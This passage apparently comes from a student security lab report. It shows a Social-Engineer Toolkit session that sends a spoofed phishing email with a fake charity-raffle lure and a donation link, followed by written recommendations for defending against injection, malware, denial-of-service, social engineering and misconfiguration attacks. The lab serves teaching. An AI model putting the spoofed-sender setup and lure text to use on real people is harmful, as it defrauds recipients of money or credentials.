set:phishing> From address (ex: moo@example.com): mramone@securelabsondemand.com
set:phishing> The FROM NAME the user will see: Matt Ramone
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com): smtp.normailer.com
set:phishing> Port number for the SMTP server [25]: 25
set:phishing> Flag this message/s as high priority? [yes/no]: no
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject: A favor?
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: h
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Hey Alice,
Next line of the body: Just learned a friend of mine is raffling off a pair of Hamilton tickets next months. All you have to do to enter is make a donation of $58 or more to the Cure Strange Childhood Disease Society. I know how much you like muscials, charity, and curing strange childhood diseases, and i would really appreciate it if you could support my friend's fundraising efforts. If you'd like to make a donation at the link below, just send me your receipt afterwards and i'll make sure you're entered in the raffle. Thanks!
Next line of the body: <a href="http://cscdsociety.com"> click here </a>
Next line of the body: END
[*] SET has finished sending the emails

Press <return> to continue
```

36. Make a screen capture showing the transaction.php page in the browser.



Section 3: Challenge and Analysis

Part 1: Recommend Defensive Measures

Identify and **describe** at least two defensive measures that can be used against injection attacks. Be sure to cite your sources.

One protective measure against injection attacks is to **restrict database procedures** – SQL injections primarily depend on the attacker's skill to manipulate data inputs and database functions. Therefore, organizations can reduce the risk of malicious queries by restricting input and limiting the database type that can be executed. Another way of safeguarding against injection attacks is by **validating database inputs** – input from user to any SQL database should consistently be monitored and validated to prevent insertion of malicious code. Validating user inputs checks that the data is properly formatted therefore ensuring data is correctly structured. **Work cited:** How to prevent SQL injection | Cloudflare. www.cloudflare.com/learning/security/threats/how-to-prevent-sql-injection.

Identify and **describe** at least two defensive measures that can be used against malware attacks. Be sure to cite your sources.

To effectively prevent malware attacks it is essential to do the following: Firstly, **set up firewall** which defends against external attacks thereby protecting against software and hardware-based threats. Firewall defends by filtering and blocking suspicious data packets before they can compromise the system. Secondly, **keep systems and software up to date**: malware exploits vulnerabilities in outdated software and operating system, therefore, by applying updates to system and software it reduces the risk of malware attacks. By setting up firewall and keeping system and software updated regularly, businesses can effectively prevent and safeguard against malware attacks. **Work Cited:** "Malware Protection: Strategies and Tools - Bitdefender InfoZone." Bitdefender, www.bitdefender.com/en-us/business/infozone/malware-protection. "What is Malware? How to Prevent Malware Attacks?" Fortinet, www.fortinet.com/resources/cyberglossary/malware.

Identify and **describe** at least two defensive measures that can be used against denial-of-service attacks. Be sure to cite your sources.

Network segmentation and **IP blocking** are two effective ways to prevent a denial-of-service-attack. **Network segmentation** is the process of splitting the network into smaller and more manageable segments. This process enhances security by allowing organization to contain threats by isolating different network segments, therefore, limiting the risk of the entire network being compromised. Another strategy that can prevent denial-of-service attack is **IP blocking**: This process restricts traffic from known malicious sources thereby preventing DoS traffic to access the network. By implementing IP blocking businesses can restrict Dos attacks by filtering out harmful traffics. **Work Cited:** Denial-of-Service (DoS) Attack Prevention: The Definitive Guide. www.byos.io/blog/denial-of-service-attack-prevention. "What is Network Segmentation? | Fortinet." Fortinet, www.fortinet.com/resources/cyberglossary/network-segmentation.

Identify and **describe** at least two defensive measures that can be used against social engineering attacks. Be sure to cite your sources.

To effectively mitigate against social engineering attacks, it is critical to implement **Multi-Factor Authentication (MFA)** which adds another layer of security of user log in credential by requiring an additional form of verification such as biometric identification, SMS code, or answering a security question before gaining access to the user account. This method prevents social engineer attacks from gaining access to user's account. Also, it is important to **utilize SSL certification** which is a type of digital certificate that authenticates a website and is facilitated by encrypted connection. **Work Cited:** "8 Ways Organizations Prevent Social Engineering Attacks." Stickman Cyber Security, www.stickmancyber.com/cybersecurity-blog/8-ways-organisations-prevent-social-engineering-attacks. "Social engineering: The guide to preventing attacks." Fingerprint, fingerprint.com/blog/how-social-engineering-works-prevention.

Part 2: Research Additional Attack Vectors

Describe the additional attack vector you selected and **identify** at least two defensive measures that can be used against it. Be sure to cite your sources.

One additional attack vector is **misconfiguration attacks** which occurs when a system or application settings are improperly configured, or critical configurations are missing which creates vulnerabilities that can be exploited leading to unauthorized access. To protect against misconfiguration attacks, it is important to **conduct regular patch management**. This involves keeping systems and applications up to date with updated patches to prevent misconfiguration. These patches also address known vulnerabilities, therefore decreasing threat attacks exploiting misconfiguration. Another strategy to protect against misconfiguration attacks is to **implement strong access control**. The principle of access control is to provide user with access based on their roles and responsibilities in the system. This process mitigates misconfiguration attacks by restricting permissions thereby limiting the risk of internal threats. **Work Cited:** "Security Misconfiguration: Impact, Examples, and Prevention." Balbix, 18 Oct. 2024, www.balbix.com/insights/security-misconfiguration-impact-examples-and-prevention.